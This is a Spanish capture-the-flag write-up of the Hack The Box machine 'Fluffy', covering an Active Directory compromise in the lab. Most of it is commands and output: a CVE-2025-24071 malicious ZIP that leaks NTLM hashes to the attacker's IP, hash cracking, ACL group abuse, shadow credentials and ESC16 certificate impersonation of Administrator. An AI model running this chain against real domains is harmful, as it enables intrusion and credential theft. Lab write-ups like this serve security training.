S8.2 - fluffy

La máquina **Fluffy** de Hack The Box simula un entorno corporativo realista, en el que el atacante comienza con un acceso inicial proporcionado por el cliente, representado por un par de credenciales válidas. Este escenario reproduce una situación común en pentests internos, donde se parte con acceso limitado a la red o a una cuenta de bajo privilegio.

Esta máquina permite practicar múltiples técnicas comunes en entornos Active Directory con acceso inicial desde un usuario de bajo privilegio. A lo largo del compromiso se utilizan:

- **Enumeración interna** con usuario autenticado.
- **Acceso a recursos compartidos** según pertenencia a grupos.
- **CVE-2025-24071**
- **Abuso de privilegios ACL** (`GenericWrite`).
- **ESC16**

Enumeración inicial

Escaneo de puertos

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-26 13:45:46Z)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nos acordamos de meter `10.10.11.69 fluffy.htb dc01.fluffy.htb` en el `/etc/hosts`.

Usuarios

```
❯ nxc smb fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' --users
SMB         10.10.11.69     445    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.69     445    DC01            [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.10.11.69     445    DC01            -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.69     445    DC01            Administrator                 2025-04-17 15:45:01 0       Built-in account for administering the computer
/domain
SMB         10.10.11.69     445    DC01            Guest                         <never>             0       Built-in account for guest access to the comput
er/domain
SMB         10.10.11.69     445    DC01            krbtgt                        2025-04-17 16:00:02 0       Key Distribution Center Service Account
SMB         10.10.11.69     445    DC01            ca_svc                        2025-04-17 16:07:50 0
SMB         10.10.11.69     445    DC01            ldap_svc                      2025-04-17 16:17:00 0
SMB         10.10.11.69     445    DC01            p.agila                       2025-04-18 14:37:08 0
SMB         10.10.11.69     445    DC01            winrm_svc                     2025-05-18 00:51:16 0
SMB         10.10.11.69     445    DC01            j.coffey                      2025-04-19 12:09:55 0
SMB         10.10.11.69     445    DC01            j.fleischman                  2025-05-16 14:46:55 0
SMB         10.10.11.69     445    DC01            [*] Enumerated 9 local users: FLUFFY
```

Y nos creamos con `enum4linux` un listado de usuarios.

```
enum4linux -U -u j.fleischman -p 'J0elTHEM4n1990!' fluffy.htb | grep "user:" | cut -f2 -d"[" | cut -f1 -d"]" > usuarios.txt
```

```
❯ enum4linux -U -u j.fleischman -p 'J0elTHEM4n1990!' fluffy.htb | grep "user:" | cut -f2 -d"[" | cut -f1 -d"]" > usuarios.txt
❯ cat usuarios.txt
Administrator
Guest
krbtgt
ca_svc
ldap_svc
p.agila
winrm_svc
j.coffey
j.fleischman
```

Políticas de Contraseñas

```
❯ nxc smb fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' --pass-pol
SMB         10.10.11.69     445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (dom
SMB         10.10.11.69     445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.10.11.69     445    DC01             [+] Dumping password info for domain: FLUFFY
SMB         10.10.11.69     445    DC01             Minimum password length: 7
SMB         10.10.11.69     445    DC01             Password history length: 24
SMB         10.10.11.69     445    DC01             Maximum password age: 41 days 23 hours 53 minutes
SMB         10.10.11.69     445    DC01
SMB         10.10.11.69     445    DC01             Password Complexity Flags: 000000
SMB         10.10.11.69     445    DC01                 Domain Refuse Password Change: 0
SMB         10.10.11.69     445    DC01                 Domain Password Store Cleartext: 0
SMB         10.10.11.69     445    DC01                 Domain Password Lockout Admins: 0
SMB         10.10.11.69     445    DC01                 Domain Password No Clear Change: 0
SMB         10.10.11.69     445    DC01                 Domain Password No Anon Change: 0
SMB         10.10.11.69     445    DC01                 Domain Password Complex: 0
SMB         10.10.11.69     445    DC01
SMB         10.10.11.69     445    DC01             Minimum password age: 1 day 4 minutes
SMB         10.10.11.69     445    DC01             Reset Account Lockout Counter: 10 minutes
SMB         10.10.11.69     445    DC01             Locked Account Duration: 10 minutes
SMB         10.10.11.69     445    DC01             Account Lockout Threshold: None
SMB         10.10.11.69     445    DC01             Forced Log off Time: Not Set
```

Shares

```
❯ nxc smb fluffy.htb -u j.fleischman -p 'J0elTHEM4n1990!' --shares
SMB         10.10.11.69     445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (
SMB         10.10.11.69     445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SMB         10.10.11.69     445    DC01             [*] Enumerated shares
SMB         10.10.11.69     445    DC01             Share           Permissions     Remark
SMB         10.10.11.69     445    DC01             -----           -----------     ------
SMB         10.10.11.69     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.69     445    DC01             C$                              Default share
SMB         10.10.11.69     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.69     445    DC01             IT              READ,WRITE
SMB         10.10.11.69     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.69     445    DC01             SYSVOL          READ            Logon server share
```

Entramos en `IT` para ver que hay dentro:

```
smb: \> ls
  .                                   D        0  Mon May 26 15:54:56 2025
  ..                                  D        0  Mon May 26 15:54:56 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 17:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 17:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 17:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 17:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 16:31:07 2025

                5842943 blocks of size 4096. 1828259 blocks available
```

Descargamos el `Upgrade_Notice.pdf` y vemos:

Upgrade Process

- Book a timeslot through the IT change management system.
- Schedule must be confirmed **before** applying any updates.
- Confirm completion and validate system stability after patching.

Recent Vulnerabilities

CVE ID	Severity
CVE-2025-24996	Critical
CVE-2025-24071	Critical
CVE-2025-46785	High
CVE-2025-29968	High
CVE-2025-21193	Medium
CVE-2025-3445	Low

Acceso

Explotación de CVE

Utilizamos el CVE-2025-24071


```
❯ sudo msfconsole -q
msf6 > use auxiliary/server/ntlm_hash_leak
msf6 auxiliary(server/ntlm_hash_leak) > set ATTACKER_IP 10.10.16.140
ATTACKER_IP => 10.10.16.140
msf6 auxiliary(server/ntlm_hash_leak) > run
[*] Malicious ZIP file created: exploit.zip
[*] Host the file and wait for the victim to extract it.
[*] Ensure you have an SMB capture server running to collect NTLM hashes.
[*] Auxiliary module execution completed
msf6 auxiliary(server/ntlm_hash_leak) > ls
[*] exec: ls

exploit.zip  portscan.txt  Upgrade_Notice.pdf  usuarios.txt
msf6 auxiliary(server/ntlm_hash_leak) > exit
❯ smbclient -U j.fleischman //10.10.11.69/it
smbclient: Ignoring: /etc/krb5.conf:13: unclosed {
smbclient: Ignoring: /etc/krb5.conf:13: unclosed {
smbclient: Ignoring: /etc/krb5.conf:13: unclosed {
smbclient: Ignoring: /etc/krb5.conf:13: unclosed {
Password for [WORKGROUP\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (1,6 kb/s) (average 1,6 kb/s)
smb: \>
```

```
msf6 auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.

[*] Server is running. Listening on 10.10.16.140:445
[*] Server started.
msf6 auxiliary(server/capture/smb) > [+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 10.10.11.69
[SMB] NTLMv2-SSP Username   : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash       : p.agila::FLUFFY:4c261f4824396b8e:1739b874b7df31260dbde220ccab5b50:
010100000000000080e3c2490ccedb0127bea61be649a82c0000000002001200570040052004b00470052004f005500
500001001200570040052004b00470052004f005500500004001200570040052004b00470052004f005500500003000
120057004f0052004b00470052004f005500500007000800007a5b4a0ccedb0106000400020000000800300300000000
000000000100000000200000044ada462f8c2a22153ec955cbb69ad93f9d5783507e083feb7c1a83f722fa8ae0a001000
0000000000000000000000000000000090022006300690066007300 2f00310030002e00310030002e00310036002e00
310034003000000000000000000

[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 10.10.11.69
[SMB] NTLMv2-SSP Username   : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash       : p.agila::FLUFFY:c0a3909b0f31b78a:86b58b8fe1b06bbcf213c0aa7fb8c2a5:
010100000000000007a5b4a0ccedb018a70b70ce4adb9bc0000000002001200570040052004b00470052004f005500
500001001200570040052004b00470052004f005500500004001200570040052004b00470052004f005500500003000
120057004f0052004b00470052004f005500500007000800007a5b4a0ccedb0106000400020000000800300300000000
000000000100000000200000044ada462f8c2a22153ec955cbb69ad93f9d5783507e083feb7c1a83f722fa8ae0a001000
0000000000000000000000000000000090022006300690066007300 2f00310030002e00310030002e00310036002e00
310034003000000000000000000

[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 10.10.11.69
[SMB] NTLMv2-SSP Username   : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash       : p.agila::FLUFFY:dbf317ba3f486d5d:8807c9a42bed037f926a5fd9140d1efc:
010100000000000007a5b4a0ccedb016ea93995874d51fa0000000002001200570040052004b00470052004f005500
500001001200570040052004b00470052004f005500500004001200570040052004b00470052004f005500500003000
120057004f0052004b00470052004f005500500007000800007a5b4a0ccedb0106000400020000000800300300000000
000000000100000000200000044ada462f8c2a22153ec955cbb69ad93f9d5783507e083feb7c1a83f722fa8ae0a001000
0000000000000000000000000000000090022006300690066007300 2f00310030002e00310030002e00310036002e00
310034003000000000000000000

[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 10.10.11.69
[SMB] NTLMv2-SSP Username   : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash       : p.agila::FLUFFY:cbee2e4cf4084bd6:7dcefaa2b95f5759f74e6cacdddddca68:
010100000000000007a5b4a0ccedb01aabf706deb144ae0000000002001200570040052004b00470052004f005500
500001001200570040052004b00470052004f005500500004001200570040052004b00470052004f005500500003000
120057004f0052004b00470052004f005500500007000800007a5b4a0ccedb0106000400020000000800300300000000
000000000100000000200000044ada462f8c2a22153ec955cbb69ad93f9d5783507e083feb7c1a83f722fa8ae0a001000
0000000000000000000000000000000090022006300690066007300 2f00310030002e00310030002e00310036002e00
310034003000000000000000000

[+] Received SMB connection on Auth Capture Server!
[SMB] NTLMv2-SSP Client     : 10.10.11.69
[SMB] NTLMv2-SSP Username   : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash       : p.agila::FLUFFY:6c2c58d57db1fe9e:ae00f48664a5e2683e00947ff874b3c7:
010100000000000008010f44a0ccedb0154e05274db0828380000000002001200570040052004b00470052004f005500
500001001200570040052004b00470052004f005500500004001200570040052004b00470052004f005500500003000
120057004f0052004b00470052004f005500500007000800008010f44a0ccedb0106000400020000000800300300000000
```


```
Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

P.AGILA::FLUFFY:8c11e2f491bbb833:1cb7712b87a7e557cf8b6941d81b053b:01010000000000000001eef200dcedb0
52004b00470052004f005500500004001200570040052004b00470052004f005500500003001200570040052004b004
000000002000044ada462f8c2a22153ec955cbb69ad93f9d5783507e083feb7c1a83f722fa8ae0a0010000000000000
310034003000000000000000000:p[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: P.AGILA::FLUFFY:8c11e2f491bbb833:1cb7712b87a7e557cf...000000
Time.Started.....: Mon May 26 09:11:02 2025 (5 secs)
Time.Estimated...: Mon May 26 09:11:07 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

Ejecutamos `bloodhound-python` para ver posibles accesos:

```
bloodhound-python -u p.agila -p <p.agila psswd> -ns 10.10.11.69 -d fluffy.htb -c all --zip
```



Podemos ver tambien que si añadimos a `p.agila` al grupo `SERVICE ACCOUNTS` ganaremos privilegios de `GenericWrite`.



Movimiento lateral y Escalada

Añadimos al usuario `p.agila` al grupo `SERVICE ACCOUNTS`:

```
bloodyAD --host dc01.fluffy.htb -u 'p.agila' -p <p.agila psswd> -d fluffy.htb add groupMember "SERVICE ACCOUNTS" p.agila
o
net rpc group addmem "SERVICE ACCOUNTS" "p.agila" -U "fluffy.htb"/"p.agila"%<p.agila psswd> -S "dc01.fluffy.htb"
```

Podemos ver que una vez conseguidos privilegios `GenericWrite`, somos capaces de adquirir los hashes NT de los diferentes usuarios del grupo:

```
❯ certipy shadow auto -account winrm_svc -u p.agila@fluffy.htb -p [redacted] -dc-ip 10.10.11.69 -target dc01.fluffy.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'c375c6f1-0d9c-9202-9ca7-ff220bc79941'
[*] Adding Key Credential with device ID 'c375c6f1-0d9c-9202-9ca7-ff220bc79941' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID 'c375c6f1-0d9c-9202-9ca7-ff220bc79941' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Using principal: winrm_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': [redacted]
❯ certipy shadow auto -account ca_svc -u p.agila@fluffy.htb -p [redacted] -dc-ip 10.10.11.69 -target dc01.fluffy.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '19a4806e-878b-9eba-7f7a-3b658b0906e8'
[*] Adding Key Credential with device ID '19a4806e-878b-9eba-7f7a-3b658b0906e8' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '19a4806e-878b-9eba-7f7a-3b658b0906e8' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': [redacted]

~/htb/fluffy
```

Buscamos vulnerabilidades haciendo uso de los usuarios:

```
# solo a partir de versión 5.0.2 de certipy
certipy find -vulnerable -u ca_svc@fluffy.htb -hashes <NT hash> -stdout
```

```
    Access Rights
      ManageCa                            : FLUFFY.HTB\Domain Admins
                                            FLUFFY.HTB\Enterprise Admins
                                            FLUFFY.HTB\Administrators
      ManageCertificates                  : FLUFFY.HTB\Domain Admins
                                            FLUFFY.HTB\Enterprise Admins
                                            FLUFFY.HTB\Administrators
      Enroll                              : FLUFFY.HTB\Cert Publishers
  [!] Vulnerabilities
    ESC16                                 : Security Extension is disabled.
  [*] Remarks
    ESC16                                 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                     : [!] Could not find any certificate templates
```

Pudiendo realizar ahora la escalada ESC16:

Modificamos primero el UPN de `ca_svc`:

```
certipy account -u 'p.agila@fluffy.htb' -p <p.agila psswd> -target 'dc01.fluffy.htb'  -upn 'administrator' -user 'ca_svc' update
```

Pedimos una plantilla de certificados:

```
certipy req -dc-ip '10.10.11.69' -u 'ca_svc@fluffy.htb' -hashes <NT hash> -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
```

Restablecemos el UPN de `ca_svc`:

```
certipy account -u 'p.agila@fluffy.htb' -p <p.agila psswd> -target 'dc01.fluffy.htb' -upn 'ca_svc' -user 'ca_svc' update
```


Usamos el certificado para autenticarnos y conseguir el hash NTLM de `Administrator`:

```
certipy auth -pfx administrator.pfx -domain fluffy.htb
```

Ahora que poseemos el hash NTLM del usuario `Administrator`, podemos autenticarnos y coger las flags:

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ..\Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        5/26/2025   7:40 AM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ..\..\winrm_svc\Desktop


    Directory: C:\Users\winrm_svc\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        5/26/2025   7:40 AM             34 user.txt


*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

HAPPY HACKING


Fluffy has been Pwned!
Congratulations Patxasec, best of luck in capturing flags ahead!
#349
MACHINE RANK
24 May 2025
PWN DATE
30
POINTS EARNED